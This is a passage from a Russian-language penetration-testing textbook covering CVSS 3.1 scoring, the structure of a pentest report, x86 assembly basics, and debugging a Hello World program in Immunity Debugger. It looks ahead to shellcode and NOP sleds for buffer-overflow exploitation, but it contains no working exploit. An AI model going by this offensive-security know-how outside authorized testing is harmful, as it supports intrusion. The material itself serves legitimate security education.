Я уже давно использую Common Vulnerability Scoring System (CVSS), текущая версия 3.1. Обратите внимание, что эта формула постоянно развивается, поэтому всегда проверяйте официальный сайт (www.first.org/cvss/) на наличие новых изменений.

Итак, что такое CVSS? Это система оценки, которая учитывает несколько факторов и вычисляет балл (например, низкий, средний, высокий или критический), чтобы лучше и точнее оценить ваши находки.

CVSS версии 3.1 для расчета оценки недостатка/уязвимости, обнаруженной во время пентеста, использует факторы, указанные ниже.

- Критерий **Вектор атаки** (Attack vector, AV) оценивает, как злоумышленник может использовать уязвимость, например, удаленно или локально.
  - Параметр **Сеть** (Network, N) выбирается, когда уязвимость доступна для эксплуатации из интернета.

- Параметр **Смежный** (Adjacent, A) выбирается, когда эксплойт может быть успешно использован в той же интрасети (недоступной из интернета).
- Параметр **Локальный** (Local, L) выбирается, когда сетевой стек исключен из вариантов, например открытие документа (через социальную инженерию), кейлоггер и т. д.
- Параметр **Физический** (Physical, P) выбирается, когда эксплуатация осуществляется физически на хосте (например, злоумышленник должен войти в серверную).

- Показатель **Сложность атаки** (Attack complexity, AC) оценивает, насколько сложно использовать уязвимость.
  - Вариант **Высокая** (High, H) выбирается, когда эксплойт сложно запустить.
  - Вариант **Низкая** (Low, L) выбирается, когда уязвимость легко проэксплуатировать.
- Оценка **Требуемые привилегии** (Privilege required, PR) будет указывать на уровень привилегий, необходимых для эксплуатации уязвимости.
  - **Нет** (None, N) — злоумышленнику не потребуются никакие учетные данные для эксплуатации уязвимости.
  - **Низкий** (Low, L) — злоумышленнику потребуется ограниченная учетная запись для эксплуатации уязвимости.
  - **Высокий** (High, H) — злоумышленнику потребуется учетная запись с высокими привилегиями для эксплуатации уязвимости.
- Оценка **Взаимодействие с пользователем** (User interaction, UI) оценивает, требуется ли пользователю (жертве) взаимодействовать с атакуемой системой (например, с помощью социальной инженерии).
  - **Нет** (None, N) — уязвимость может быть проэксплуатирована без взаимодействия с жертвой.
  - **Требуется** (Required, R) — уязвимость включает в себя своего рода взаимодействие с жертвой.
- Метрика **Границы** (Scope, S) будет оценивать, повлияет ли уязвимость на другую систему с другой областью безопасности. Например, если уязвимость эксплуатируется в среде тестирования, то это позволит злоумышленнику проникнуть в рабочую сеть.
  - Параметр **Без изменений** (Unchanged, U) выбирается, когда затронутые ресурсы находятся в одной области безопасности.
  - Параметр **С изменениями** (Changed, C) выбирается, когда уязвимость затрагивает другие активы области безопасности.

- Метрика **Конфиденциальность** (Confidentiality, C) будет оценивать, сможет ли злоумышленник прочитать конфиденциальные данные.
  - Используйте значение **Высокий** (High, H), если злоумышленник может прочитать все конфиденциальные данные, которые организация хранит локально.
  - Используйте значение **Низкий** (Low, L), если злоумышленник может прочитать часть конфиденциальных данных, которые организация хранит локально.
  - Используйте значение **Нет** (None, N), если злоумышленник не сможет прочитать какие-либо конфиденциальные данные при эксплуатации уязвимости.
- Метрика **Целостность** (Integrity, I) будет оценивать, сможет ли злоумышленник записывать данные в эксплуатируемую систему (например, добавлять или изменять записи в базе данных).
  - Параметр **Высокий** (**High**, **H**) выбирается, когда злоумышленник имеет полный доступ для записи, если он эксплуатирует уязвимость.
  - Параметр **Низкий** (Low, L) выбирается, когда злоумышленник имеет ограниченный доступ для записи, если он эксплуатирует уязвимость.
  - Параметр **Нет** (None, N) выбирается, когда у злоумышленника нет прав на запись, если уязвимость эксплуатируется.
- **Доступность** (**Availability**, **A**): эта метрика оценивает, повлияет ли эксплуатация на доступность эксплуатируемых активов (серверов, маршрутизаторов, ноутбуков, точек доступа Wi-Fi и т. д.).
  - Параметр **Высокий** (High, H) выбирается, если эксплуатация сильно повлияет на доступность используемого актива.
  - Параметр **Низкий** (Low, L) выбирается, если эксплуатация окажет какое-то влияние на доступность используемого актива.
  - Параметр **Нет** (None, N) выбирается, если эксплуатация не влияет на доступность эксплуатируемого актива.

Хорошие новости: основатели CVSS создали онлайн-калькулятор, чтобы легко проверять результаты наших выводов. Вы можете найти его по адресу www.first.org/cvss/calculator/3.1.

Основываясь на предыдущем примере SQL-инъекции (где вы были счастливы ее найти), ваша оценка, если вы откроете калькулятор CVSS, должна выглядеть так, как показано на рис. 14.1.

Другой пример основан на моем предыдущем опыте. Однажды я нашел учетные данные SSH сервера Linux (имя пользователя: admin; пароль: admin), но этот хост находился в тестовой среде и использовался только в целях тестирования (рис. 14.2).




Рис. 14.1. Калькулятор CVSS

Рис. 14.2. Результаты CVSS

Вы спрашиваете себя, как этот калькулятор дает оценку «Критический», «Высокий», «Средний» или «Низкий»? В табл. 14.1 показано, как рассчитывается оценка CVSS 3.1.

Таблица 14.1. Расчет оценки CVSS

РЕЙТИНГ	БАЛЛ CVSS 3.1
Нет	0
Низкий	0,1–3,9
Средний	4,0–6,9
Высокий	7,0–8,9
Критический	9,0–10,0

ПРЕЗЕНТАЦИЯ ОТЧЕТА

Давайте посмотрим, как создать профессиональный отчет на основе примеров, чтобы вы могли сделать то же самое. Как правило, туда поступают четыре потока данных (я использую отчет, сгенерированный инструментами, для

создания и извлечения — не вслепую — информации для моей окончательной презентации):

- недостатки инфраструктуры, обнаруженные сканером (например, OpenVAS, Nessus, Qualys и т. д.) или вручную;
- недостатки веб-приложений, обнаруженные сканером (например, Burp Suite) или вручную;
- недостатки исходного кода, обнаруженные с помощью инструмента статического тестирования безопасности приложений (SAST) (например, Checkmarx, Veracode и т. д.) или с помощью ручной проверки кода;
- недостатки библиотек с открытым исходным кодом, обнаруженные сканером библиотек (например, жизненный цикл Nexus Sonatype).

Такова структура, которую вы можете использовать для создания отчета. Как правило, каждая компания имеет собственный логотип и шаблоны для оформления отчетных документов.

Обложка

На этой странице вы должны указать заголовок вашего отчета (например, «Отчет о тестировании на проникновение» или «Отчет о кибербезопасности»). Обязательно включите следующие элементы:

- наименование компании;
- название проекта тестирования;
- имя ответственного лица (пентестер; иногда вам нужно указать название вашей компании, если вас нанимает третья сторона);
- название отчета.

Хронология

Иногда над одним отчетом работают несколько человек. Кроме того, всегда существует вероятность, что содержимое изменится, поэтому хронологические записи помогут отслеживать проделанную работу.

Журнал истории должен содержать следующие элементы:

- сведения о версии;
- дата изменения;
- имя человека, который модифицировал информацию;
- краткое описание изменений.

Сводка отчета

Этот раздел является первой частью, в которой обобщено содержание уязвимостей, обнаруженных во время проекта. Не торопитесь и не рассказывайте здесь о всей проделанной работе по проекту — только самое важное. Объясните систему баллов, которую вы использовали для оценки серьезности каждой уязвимости. Что касается визуальных элементов, то сводка профессионального отчета будет содержать следующие элементы:

- количество уязвимостей и их критичность (хорошо иметь графические диаграммы);
- количество категорий уязвимостей и случаев (например, пять случаев отраженных XSS, два случая внедрения SQL и т. д.).

Раздел с обнаруженными уязвимостями

Сюда вы будете включать сведения о каждой уязвимости, обнаруженной во время вашего проекта. Вы можете начать с критических, затем перейти к высоким, средним и, наконец, уязвимостям низкого уровня опасности. Для каждой из них вы должны указать:

- описание дефекта (отчет, сгенерированный сканером, поможет в этом);
- оценку серьезности на основе CVSS;
- IP-адрес хоста или URL, затронутый этой уязвимостью;
- скриншоты или фрагменты текста о том, как проэксплуатировать уязвимость (доказательство);
- исправления, которые помогут ее устранить.

РЕЗЮМЕ

До этой главы вы видели большинство действий, которые вам придется выполнять в качестве пентестера. Здесь вы узнали, как представить свою профессиональную работу клиентам или работодателям (помните, что отчет, который вы показываете, влияет на ваш профессиональный имидж). Вы увидели, как оценивать свои выводы, и узнали основные части, которые стоит включать в хороший отчет по безопасности. В остальных главах этой книги вы изучите более сложные темы, чтобы поднять свои навыки в тестировании на проникновение на новый уровень.

ГЛАВА

15

Язык ассемблера и реверс-инжиниринг

В данной главе вы познакомитесь с концепцией обратного проектирования с помощью языка ассемблера. Эта тема может быть сложной, но в идеале, когда вы прочитаете главу, она не будет казаться таковой, и вам будет интересно ее изучать.

Сначала вы изучите основы языка ассемблера. Затем увидите, как применять реверс-инжиниринг на практике, используя знания, полученные в разделе, посвященном языку ассемблера.

В этой главе:

- основы языка ассемблера;
- регистры процессора;
- инструкции ассемблера;
- типы данных;
- сегменты памяти;
- реверс-инжиниринг.

РЕГИСТРЫ ПРОЦЕССОРА

Вы, вероятно, рады узнать, как использовать язык ассемблера. Он не является стандартным языком программирования, таким как Java, Python или .NET. Это самая близкая область к процессору и памяти. Другими словами, вы разговариваете напрямую с начальником, которым является материнская плата вашего компьютера.

Первая часть, которую вам нужно понять, — это регистры процессора. Они используются для временного хранения данных, а также для управления этими данными.

Общие регистры ЦП

На рис. 15.1 показаны регистры общего назначения, в которые входят AX, BX, CX и DX.




Рис. 15.1. Общие регистры ЦП

Первый (AX) является регистром-аккумулятором и используется для таких вычислений, как сложение, вычитание, деление и умножение. Для 64-битной версии мы используем обозначение RAX, а для 32-битной — EAX. Внизу вы можете увидеть старшую и младшую восьмибитные секции AH и AL.

Второй — регистр базы BX, и вы можете использовать его для разных целей.

Далее идет регистр счетчика CX; как следует из названия, он применяется как счетчик циклов и итераций.

DX — это регистр данных. В документации он называется *с двойной точностью*, но *регистр данных* может быть более подходящим именем. Этот регистр является «братом» EAX, и они вместе выполняют математические операции.

Не волнуйтесь: вам не нужно запоминать все функции каждого из этих регистров. Самое главное, что нужно знать, — это то, что общие регистры используются (как следует из названия) для манипуляции с данными общего назначения. Не усложняйте себе жизнь; потренировавшись, вы увидите, что имена не важны.

Обратите внимание, что в этой главе мы будем ориентироваться в основном на 32-битные регистры. Позже, когда начнем практиковаться, вы увидите, как отладчик будет отображать EAX, EBX, ECX и EDX.

Индексные регистры

Другой тип регистра — индексный (рис. 15.2): исходный и целевой индексы (SI и DI соответственно). Они в основном используются для манипуляций со строками, где ESI указывает на источник, а EDI — на место назначения.




Рис. 15.2. Индексные регистры

Регистры указателей

Регистры указателей отлично подходят для эксплуатации при переполнении буфера (вы узнаете больше об этой теме в следующей главе).

Первые два вверху на рис. 15.3 — это указатель базы и указатель стека. Эти два регистра используются для операций со стеком. Регистр базы указывает на основание стека, а указатель стека — на вершину стека.




Рис. 15.3. Регистры указателей

Третий указатель внизу — это указатель инструкции, и он указывает на адрес следующей инструкции, которую ЦП должен выполнить (помните об этом; мы вернемся к нему в главе 16).

Сегментные регистры

Следующий тип регистров — это сегментные регистры (рис. 15.4): код, данные, стек и дополнительные сегменты. Вы редко будете использовать их для эксплуатации, но поскольку данный раздел посвящен основам языка ассемблера, то вам нужно понять, почему они существуют.




Рис. 15.4. Сегментные регистры

Таким образом, эти регистры используются для указания сегментов в памяти. Другими словами, регистры сегментов хранят начальный адрес сегмента. Это связано с тем, что для получения точного местоположения данных или инструкции в сегменте требуется значение смещения. ЦП объединяет в регистре сегмента адрес сегмента со значением смещения ячейки, чтобы сослаться на любую ячейку памяти в сегменте.

Флаговые регистры

Регистры флагов (табл. 15.1) также называются *регистрами управления*, поскольку операция перехода будет выполняться на основе значения, хранящегося в этих регистрах. Например, если для нулевых флагов установлено значение 1, то будет выполняться инструкция JE или переход, либо нет, если нулевые флаги равны нулю. Скоро вы увидите инструкции JMP, но важно понимать роль этих флагов.

Таблица 15.1. Флаговые регистры

НАЗВАНИЕ ФЛАГА	АББРЕВИАТУРА	ОПИСАНИЕ
Перенос	C (Carry)	Последняя арифметическая инструкция, полученная в результате переноса/заимствования
Четность	P (Parity)	Если переменная четная, значение равно 0. Если нечетная — значение равно 1
Вспомогательный	A (Auxiliary)	Результат арифметической операции; перенос из бита 3 в бит 4. Когда это происходит, значение устанавливается равным 1
Ноль	Z (Zero)	Когда результат равен нулю, значение устанавливается равным 1
Знак	S (Sign)	Если знак положительный, то значение устанавливается равным 0. Если отрицательный — значение устанавливается равным 1
Ловушка	T (Trap)	Одношаговый режим
Направление	D (Direction)	Строка читается слева направо; тогда значение устанавливается равным 0. Если справа налево — значение устанавливается равным 1
Переполнение	O (Overflow)	Превышение самого высокого допустимого значения

Первый — это флаг переноса, в нем хранится содержимое последнего бита операции сдвига. Затем флаг четности устанавливается на 0, если это четное число, которое мы пытаемся сравнить, или на 1, если нечетное. Флаг вспомогательного переноса устанавливается, когда однобайтовая арифметическая операция вызывает перенос из бита 3 в бит 4. Затем флаг нуля устанавливается в единицу, когда результаты сравнения равны нулю. После этого флаг знака устанавливается в единицу, если результат положительный, и наоборот, когда результат отрицательный. Флаг ловушки — это параметр одношаговой операции, чтобы мы могли запустить отладчик и выполнять по одной инструкции за раз. Затем флаг направления устанавливается в 0, если строковая операция выполняется слева направо, и в 1, если строковая операция выполняется справа налево. Наконец, флаг переполнения указывает на переполнение крайнего левого бита после арифметической операции.

Мы закончили с регистрами; теперь перейдем к инструкциям ассемблера.

ИНСТРУКЦИИ АССЕМБЛЕРА

На языке ассемблера инструкция будет выглядеть так:

```
[Адрес][код операции][инструкция/мнемоника][операнды]
```

Таким образом, ассемблерная инструкция состоит из адреса в памяти слева, за которым следует значение кода операции. Затем идет инструкция для выполнения (например, MOV или JMP) или любой из элементов, которые вы видите в табл. 15.2. Наконец, у нас есть операнды. Иногда два, как в первой операции MOV, или один, как в операции push (поместить в стек) (табл. 15.2). Рассмотрим самые важные инструкции ассемблера (скоро вы увидите практический пример инструкций ассемблера, а пока сосредоточьтесь на принципах).

Таблица 15.2. Инструкции ассемблера

СИНТАКСИС	ПРИМЕР
MOV <Назначение>, <Источник>	MOV EAX,ESP
Add <Назначение>, <Источник>	ADD ESP,0C
Sub <Назначение>, <Источник>	SUB EAX,0A
INC <Значение>	INC EAX
Dec <Значение>	DEC EAX
Push <Значение>	PUSH EBP
POP <Значение>	POP EBX
LEA <Назначение>, <Источник>	LEA ESP,DWORD PTR SS:[EBP-A]
XOR <Назначение>, <Источник>	XOR EAX,EAX

Первая инструкция — MOV, и, как следует из названия, она перемещает значение из источника в адрес назначения. Во второй и третьей строках мы видим операции сложения и вычитания, которые используются для арифметических вычислений. Обратите внимание, что результаты сложения и вычитания сохраняются в операнде назначения. Например, 0C добавляется к указателю стека, а результаты сохраняются в самом указателе стека ESP. Затем инструкция increment увеличивает значение на единицу, а инструкция dec уменьшает его на единицу. Просто, не так ли? Затем следует инструкция push, которая помещает значение в стек, а инструкция pop удаляет верхний элемент из стека. Например, pop EBX удаляет верхний элемент стека и сохраняет его в регистре EBX. Далее следует инструкция «Загрузить эффективный адрес»; как видно из примера, адрес значения EBP-A копируется в регистр ESP. Ниже мы видим операцию XOR; в большинстве случаев эта инструкция используется для двойной операции XOR над одним и тем же операндом. XOR EAX и EAX дважды приведет к значению 0 в регистре EAX; это то же самое, что и MOV нуля в EAX.

Мы еще не закончили. Вам необходимо знать некоторые дополнительные инструкции ассемблера (табл. 15.3).

Таблица 15.3. Инструкции ассемблера Jump

СИНТАКСИС	ОПИСАНИЕ
`JMP <Назначение>`	Перейти к адресу
`JZ <Назначение> | ZF=1`	Перейти, если ноль
`JE <Назначение> | ZF=1`	Переход при равенстве
`JNE <Назначение> | ZF=0`	Перейти, если не равно
`JNZ <Назначение> | ZF=0`	Перейти, если не ноль
`CMP <Op1> ,<Op2>`	Сравнить два операнда
`TEST <Назначение>, <Источник>`	Проверить адрес источника и назначение

Первая инструкция — это операция перехода, которая без каких-либо условий переходит к адресу назначения. Следующим в списке является переход, если ноль, и операция осуществляет переход на адрес инструкции, если нулевые флаги равны единице. Ниже него переход, если равенство, также совершает скачок, если нулевые флаги равны единице. Затем у нас есть переход, если не равен, и переход, если не ноль, и оба они выполняются, когда нулевые флаги установлены в ноль.

Вероятно, вы спрашиваете себя: как устанавливаются нулевые флаги? Что ж, ответ находится в двух нижних операциях, сравнении и тестировании. Сравнение EAX и EBX вычтет EBX из EAX, и если результат равен 0, то нулевые флаги устанавливаются в 1.

Инструкция test выполняет побитовую операцию И над двумя операндами; затем она соответствующим образом устанавливает регистры флагов. Например, test EBX дважды устанавливает нулевой флаг в единицу.

В табл. 15.4 показан последний список инструкций, которые вам необходимо знать при использовании языка ассемблера.

Таблица 15.4. Инструкции ассемблера

СИНТАКСИС	ОПИСАНИЕ
`RET`	Возврат
`INT`	Прерывание
`NOP`	Нет операций
`CALL <Назначение>`	Вызов инструкции (функции)

Первая, RET, является инструкцией возврата и указывает на конец функции в ассемблере. Затем инструкция прерывания отправляет системное прерывание процессору для выполнения. Если вы хотите разрабатывать программы на ассемблере, то будете часто использовать эту инструкцию. Например, прерывание 80 отправляет системный вызов ядру. Теперь идет моя любимая часть, операция NOP; мы будем применять эту специальную инструкцию, когда будем внедрять наш шелл-код, поскольку хотим убедиться, что код будет выполняться с помощью волшебных слайдов NOP (в следующей главе). Наконец, инструкция call вызывает функцию, указывая ее имя в разделе операндов.

Little endian

Little endian (прямой порядок байтов) — это концепция, которую мы увидим в переполнении буфера (см. следующую главу). На данный момент важно понимать, что архитектура ЦП Intel хранит данные в обратном порядке.

Например, возьмите эту инструкцию:

```
MOV EAX, 2A3B4C5D
```

После выполнения предыдущей инструкции значение EAX будет 5D4C3B2A (что является обратным исходному значению).

ТИПЫ ДАННЫХ

А как насчет типов данных в ассемблере? В табл. 15.5 показаны наиболее распространенные из них, о которых вам следует знать.

Таблица 15.5. Типы данных

ТИП	ASM	#БИТ
Байт	Byte	8 бит
Слово	Word	16 бит
Двойное слово	Dword	32 бита
Четверное слово	Qword	64 бита

Помните, что байт — это 8 бит, слово — 16, двойное слово — 32, а четверное слово — 64 бита. Вам нужно ознакомиться с типами данных, чтобы не потеряться, когда вы увидите эти типы данных, например, перемещение 32-битного адреса DWORD в ESP. Со временем вы досконально их усвоите, если будете работать в сфере написания эксплойтов.

СЕГМЕНТЫ ПАМЯТИ

Слишком много информации, да? Не волнуйтесь; вы быстро поймете принципы реверс-инжиниринга, если сначала освоите основы языка ассемблера.

На рис. 15.5 вы можете видеть области сегментации памяти. В текстовой области хранятся инструкции ассемблера. Данные и BSS предназначены для хранения переменных. Куча — это место в памяти, где вы можете динамически хранить данные и управлять ими. Наконец, стек управляется компилятором.

Рис. 15.5. Сегменты памяти

РЕЖИМЫ АДРЕСАЦИИ

Существуют различные методы манипулирования данными в регистрах. В табл. 15.6 кратко описаны все типы режимов адресации.

Основываясь на табл. 15.6, мы перемещаем регистр в регистр, расположенный первым наверху. В следующем — перемещаем число в регистр. В третьем пункте перемещаем число по адресу памяти. Наконец, перемещаем значение из регистра EBX по адресу памяти, хранящемуся в регистре EAX.

Таблица 15.6. Режимы адресации

НАЗВАНИЕ	ПРИМЕР
Регистр	MOV EAX,ECX
Немедленный	MOV EAX,0C
Прямая доставка	MOV [AC1177FF],0C
Косвенный регистр	MOV [EAX],EBX

ПРИМЕР РЕВЕРС-ИНЖИНИРИНГА

В этом разделе мы создадим простую программу на C, которую сможем использовать для реверс-инжиниринга в подразделе ниже. Здесь *реверс-инжиниринг* означает проверку инструкций на языке ассемблера, призванную

визуализировать и помочь понять, как работает низкоуровневая обработка под капотом.

Код Visual Studio для C/C++

В этом практическом примере мы используем Windows 10 в качестве операционной системы. (Вы должны привыкнуть к переполнению буфера и реверс-инжинирингу в вашей ОС Windows. Почему? Потому что 90 % эксплуатируемых приложений будут основаны на операционной системе Windows.) Затем мы установим Visual Studio Code (бесплатный), скачав его по следующему адресу: code.visualstudio.com/download.

После установки добавим подключаемый модуль C++, чтобы мы могли разрабатывать наши программы на C и C++.

Чтобы установить расширение Microsoft C/C++, выполните действия, указанные ниже.

1. Щелкните на значке Extensions (Расширения) на боковой панели (Ctrl+Shift+X).
2. Найдите C++.
3. Нажмите кнопку Install (Установить).

Нам нужно будет установить второй плагин для запуска нашей программы на C, и он называется Code Runner. Выполните предыдущие шаги, чтобы установить его.

Есть еще один шаг, который нужно сделать, прежде чем мы начнем запускать нашу программу на C: мы должны установить двоичные файлы Mingw, доступные по следующей ссылке (вы можете найти их в Google, поскольку это длинный URL; ссылка для скачивания находится на ресурсе https://SourceForge.net): https://sourceforge.net/projects/mingw-w64/files/Toolchains%20targetting%20Win32/Personal%20Builds/mingw-builds/installer/mingw-w64-install.exe/download.

Когда файлы скачаются, вы должны следовать инструкциям, чтобы установить их в ОС Windows. Затем вам нужно добавить их в свою переменную PATH, выполнив действия, указанные ниже.

1. В строке поиска Windows введите **settings**, чтобы открыть параметры Windows.
2. Найдите «Изменить переменные среды» для своей учетной записи.
3. Выберите переменную Path, а затем нажмите Edit (Отредактировать).
4. Выберите New (Создать) и добавьте путь Mingw-w64 к системному пути. Точный путь зависит от того, какую версию Mingw-w64 и где вы установили. Если вы использовали предыдущие настройки для установки Mingw-w64,

то добавьте в путь это: `C:\Program Files (x86)\mingw-w64\i686-8.1.0-posix-dwarf-rt_v6-rev0\mingw32\bin`.

5. Нажмите OK, чтобы сохранить обновленный путь. Вам нужно будет снова открыть все окна консоли, чтобы новое значение PATH стало доступным.

Чтобы начать программирование, выберите меню File (Файл), а затем щелкните на пункте New File (Новый файл) (или нажмите Ctrl+N). Затем добавьте следующий код в новый пустой файл:

```
#include <stdio.h>
int main()
{
        char* message = "Hello World\n";
        printf(message);
        return 0;
}
```

Перед компиляцией программы нам нужно сначала сохранить ее. Итак, нажмите Ctrl+S и обязательно выберите тип C (в моем случае имя программы будет `HelloWorld.c`).

После сохранения файла нам нужно будет его отладить/запустить. Щелкните правой кнопкой мыши в любом месте файла и выберите в меню пункт Run Code (Выполнить код) (первый сверху). В нижней части экрана вы увидите нечто похожее на это (ваш вывод может отличаться, поскольку путь на вашем ПК может не совпадать с указанным здесь):

```
[Running] cd "c:\Users\admin\" && gcc HelloWorld.c -o HelloWorld && "c:\
Users\admin\"HelloWorld
Hello World
[Done] exited with code=0 in 0.237 seconds
```

Прежде чем мы начнем процесс реверс-инжиниринга, пройдемся по программе. Сначала мы включили стандартную библиотеку ввода-вывода для вывода на экран (поскольку мы будем использовать функцию `printf`). Далее создали основную функцию main, которая содержит логику этой программы. После этого мы объявили строковую переменную message. Строковая переменная в C представляет собой массив символов или указатель (обозначается звездочкой *) `char`, не запутайтесь — это одно и то же. Затем мы напечатали сообщение «hello world», используя функцию `printf`. Наконец, возвращаемый ноль указывает на успешное завершение программы.

Отладчик Immunity для реверс-инжиниринга

Теперь пришло время начать практиковать инструкции языка ассемблера, которые вы изучили ранее в этой главе. В данном упражнении мы будем использовать

отладчик Immunity Debugger, чтобы показать ассемблерные инструкции программы HelloWorld (которые мы создали ранее в примере кода C). Вы можете скачать копию этой программы по адресу www.immunityinc.com/products/debugger/.

После того как вы установили ее, запустите, чтобы вы могли выполнять упражнение. Чтобы открыть программу HelloWorld, перейдите в меню File (Файл), выберите Open (Открыть), а затем перейдите к месту сохранения файла `HelloWorld.exe`.

Когда вы запускаете программу в Immunity, она находится в состоянии паузы, и вы можете увидеть это на рис. 15.6 в правом нижнем углу.




Рис. 15.6. Immunity приостановлен

Чтобы перейти к основной функции приложения HelloWorld, прокрутите верхнюю левую панель вниз, пока не увидите шаблон, показанный на рис. 15.7.

Давайте быстро взглянем на среду отладчика (рис. 15.6). Как видите, у нас есть четыре панели Immunity.

В верхнем левом углу — все инструкции процессора. Подсвеченная — SUB ESP, 0C (см. рис. 15.6); это означает «вычесть из ESP значение 0C» (шестнадцатеричное представление). Слева от ассемблерной инструкции вы сначала видите адрес памяти этой инструкции, затем код операции и, наконец, ассемблерный код. Он содержит операнд-источник, которым является 0C, в данном случае операнд-адресат, ESP. Чем больше вы будете практиковать эти инструкции, тем лучше поймете их.

Еще один момент, на который следует обратить внимание в этом подразделе, — код операции; мы будем использовать его позже (в следующей главе), когда

